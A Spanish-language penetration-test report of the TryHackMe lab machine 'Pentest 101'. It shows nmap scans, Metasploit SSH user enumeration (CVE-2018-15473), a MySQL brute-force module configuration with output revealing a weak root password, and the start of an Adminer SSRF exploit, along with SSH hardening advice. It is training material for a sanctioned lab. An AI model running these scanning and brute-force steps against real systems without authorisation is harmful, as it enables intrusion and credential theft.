Introduccion del pentest

Introducción:
Este informe de pentest tiene como objetivo documentar los pasos seguidos para la detección de vulnerabilidades (CVEs) en la máquina "Pentest 101" en el entorno de Try Hack Me. La realización de esta actividad se llevó a cabo mediante el uso de una conexión VPN para optimizar la comodidad y facilitar la administración de herramientas desde mi propio entorno de trabajo, utilizando Parrot OS como sistema operativo principal.

Entorno de Trabajo:
La máquina objetivo, "Pentest 101", fue accesada a través de una conexión VPN proporcionada por Try Hack Me. Este enfoque permitió un manejo eficiente de las herramientas desde mi máquina local con Parrot OS, brindando un entorno controlado para llevar a cabo las pruebas de penetración.

1. Escanear con nmap la maquina para verificar que puertos tiene abiertos

```
parrot in /home/parrot → sudo nmap -p- --min-rate 5000 10.10.176.127 -n
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-01 15:09 GMT
Warning: 10.10.176.127 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.176.127
Host is up (2.3s latency).
Not shown: 56282 filtered tcp ports (no-response), 9247 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 158.59 seconds
```


2. Escanear con nmap la maquina para verificar las versiones que corren en cada uno de esos puertos para ver si son vulnerables a algun CVE

```
parrot in /home/parrot → sudo nmap -p 21,22,23,80,3306,8080 -sV 10.10.113.3 -n
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-01 18:08 GMT
Nmap scan report for 10.10.113.3
Host is up (0.63s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4
23/tcp   open  telnet  Linux telnetd
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.23
8080/tcp open  http    Apache httpd 2.4.54 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.87 seconds
```


SSH -> CVE-2018-15473


OpenSSH hasta la versión 7.7 es propenso a sufrir una vulnerabilidad de enumeración de usuarios

3. Por haber tenido esta informacion podemos concluir que el puerto ssh es vulnerable a (user enumeration), asi que si vamos a metasploit a buscar un exploit para poder explotar esta vulnerabilidad podemos encontrar 1, el cual es el numero 54, asi que procedemos a configurar las opciones de este exploit con los datos y informacion que tenemos, para el proceso de enumeracion usaremos un diccionario de nombres de usuarios



Una vez ejecutado el comando exploit podemos ver que la explotacion de esta vulnerabilidad a sido exitosa, pudimos obtener informacion confidencial como lo es los nombres de usuarios que posee esta maquina





Para la explotacion de esta vulnerabilidad de ssh usamos las siguientes herramientas:

- Nmap
- FlameShot
- Metasploit

Recomendaciones:


1. Asegúrate de que OpenSSH esté actualizado a la última versión. Las versiones afectadas son anteriores a 7.7.
2. Considera la posibilidad de implementar configuraciones de limitación de velocidad o rate limiting en tu servidor SSH. Esto puede ayudar a mitigar ataques de fuerza bruta al limitar la cantidad de intentos de inicio de sesión permitidos durante un período de tiempo.
3. Establece un sistema de monitoreo de logs efectivo para detectar patrones sospechosos de actividad en tus registros de autenticación SSH

Referencias:

https://nvd.nist.gov/vuln/detail/CVE-2018-15473


MYSQL -> Segunda Explotacion

1. Con base en la información recopilada mediante nuestro análisis con nmap, se ha identificado que en el puerto 8080 opera un servidor Apache con la presencia de Adminer, un gestor de bases de datos con PHP. Además, se ha confirmado que MySQL está en ejecución en el puerto 3306. Considerando estos hallazgos, se planea realizar una exploración de vulnerabilidades en el servidor MySQL utilizando Metasploit, con el objetivo de obtener posibles credenciales de acceso al servidor Apache en el puerto 8080.



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/advantech_iview_networkservlet_cmd_inject	2022-06-28	excellent	Yes	Advantech iView NetworkServlet Command Injection
1	auxiliary/server/capture/mysql		normal	No	Authentication Capture: MySQL
2	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE
3	auxiliary/gather/joomla_weblinks_sqli	2014-03-02	normal	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
4	exploit/unix/webapp/kimai_sqli	2013-05-21	average	Yes	Kimai v0.9.2 'db_restore.php' SQL Injection
5	exploit/linux/http/librenms_collectd_cmd_inject	2019-07-15	excellent	Yes	LibreNMS Collectd Command Injection
6	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
7	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
8	exploit/windows/http/moveit_cve_2023_34362	2023-05-31	excellent	Yes	MOVEit SQL Injection vulnerability
9	auxiliary/scanner/mysql/mysql_writable_dirs		normal	No	MYSQL Directory Write Test
10	auxiliary/scanner/mysql/mysql_file_enum		normal	No	MYSQL File/Directory Enumerator
11	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MYSQL Password Hashdump
12	auxiliary/scanner/mysql/mysql_schemadump		normal	No	MYSQL Schema Dump
13	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
14	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
15	post/multi/manage/dbvis_add_db_admin		normal	No	Multi Manage DbVisualizer Add Db Admin
16	auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	normal	No	MySQL Authentication Bypass Password Dump
17	auxiliary/admin/mysql/mysql_enum		normal	No	MySQL Enumeration Module
18	auxiliary/scanner/mysql/mysql_login		normal	No	MySQL Login Utility
19	auxiliary/admin/mysql/mysql_sql		normal	No	MySQL SQL Generic Query
20	auxiliary/scanner/mysql/mysql_version		normal	No	MySQL Server Version Enumeration
21	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No	MySQL yaSSL CertDecoder::GetName Buffer Overflow
22	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No	MySQL yaSSL SSL Hello Message Buffer Overflow
23	exploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No	MySQL yaSSL SSL Hello Message Buffer Overflow
24	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No	Oracle MySQL UDF Payload Execution
25	exploit/windows/mysql/mysql_start_up	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows FILE Privilege Abuse
26	exploit/windows/mysql/mysql_mof	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows MOF Execution
27	exploit/linux/http/pandora_fms_events_exec	2020-06-04	excellent	Yes	Pandora FMS Events Remote Command Execution
28	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases
29	exploit/windows/mysql/scrutinizer_upload_exec	2012-07-27	excellent	Yes	Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
30	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
31	auxiliary/admin/tikiwiki/tikidblib	2006-11-01	normal	No	TikiWiki Information Disclosure
32	exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes	WP Database Backup RCE
33	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbitrary File Disclosure
34	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30	excellent	No	Zpanel Remote Unauthenticated RCE


2. Enfocaremos nuestra atención exclusivamente en el exploit denominado MySQL_Login, ya que este nos brindará la oportunidad de descubrir posibles credenciales para acceder al servidor Apache en el puerto 8080. Posteriormente, seleccionaremos la fila #18 para iniciar la configuración del exploit. Para llevar a cabo esta tarea, haremos uso de dos archivos cruciales en este pentest: uno destinado a almacenar contraseñas y el otro para nombres de usuario. Estos archivos desempeñarán un papel fundamental en el proceso. Una vez configurado asi deberia de quedar, que procederia a este paso seria correr el exploit.



```
msf6 auxiliary(scanner/mysql/mysql_login) >> options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   ANONYMOUS_LOGIN   false                                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE         /home/parrot/Desktop/CTF/AcademiaCiberseguridad/passwords-Dictionaries.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.10.241.26                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                                           yes       Stop guessing when a credential works for a host
   THREADS           100                                                            yes       The number of concurrent threads (max one per host)
   USERNAME          root                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /home/parrot/Desktop/CTF/AcademiaCiberseguridad/usuarios-Dictionaries.txt  no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >> run

[+] 10.10.241.26:3306     - 10.10.241.26:3306 - Found remote MySQL version 5.5.23
[!] 10.10.241.26:3306     - No active DB -- Credential data will not be saved!
[-] 10.10.241.26:3306     - 10.10.241.26:3306 - LOGIN FAILED: root: (Incorrect: Access denied for user 'root'@'ip-10-9-213-49.eu-west-
[+] 10.10.241.26:3306     - 10.10.241.26:3306 - Success: 'root:123456'
[*] 10.10.241.26:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >>
```

3. Aquí se observa que se ha identificado una posible credencial. Para verificar su validez, procedemos a ingresarla en el navegador y realizar un intento de autenticación. Muy importante, como solo tenemos credenciales y no bases de datos como tal, no podemos ingresar una base de datos en la opcion que corresponde a esta en el panel de autenticacion.



Como podemos ver, hemos tenido acceso, esta vulnerabilidad no es como tal un CVE sino un ataque de fuerza bruta, no se contempla por ningun CVE

SSRF -> Tercera Explotacion

1. Durante la investigación de los servicios en la máquina víctima y la exploración de fuentes de OSINT de código abierto, identificamos una vulnerabilidad en versiones anteriores a la 4.7.9 de Adminer, que es susceptible a un tipo de ataque SSRF. Con este conocimiento en mente, procederemos a explotar esta vulnerabilidad en Adminer. En primer lugar, utilizaremos una herramienta proporcionada por vrana en GitHub, el siguiente exploit: [Exploit de SSRF para Adminer]


(https://gist.github.com/bpsizemore/227141941c5075d96a34e375c63ae3bd).

Este script está diseñado para llevar a cabo una redirección.


Para la explotacion de esta vulnerabilidad vamos a usar las siguientes herramientas:

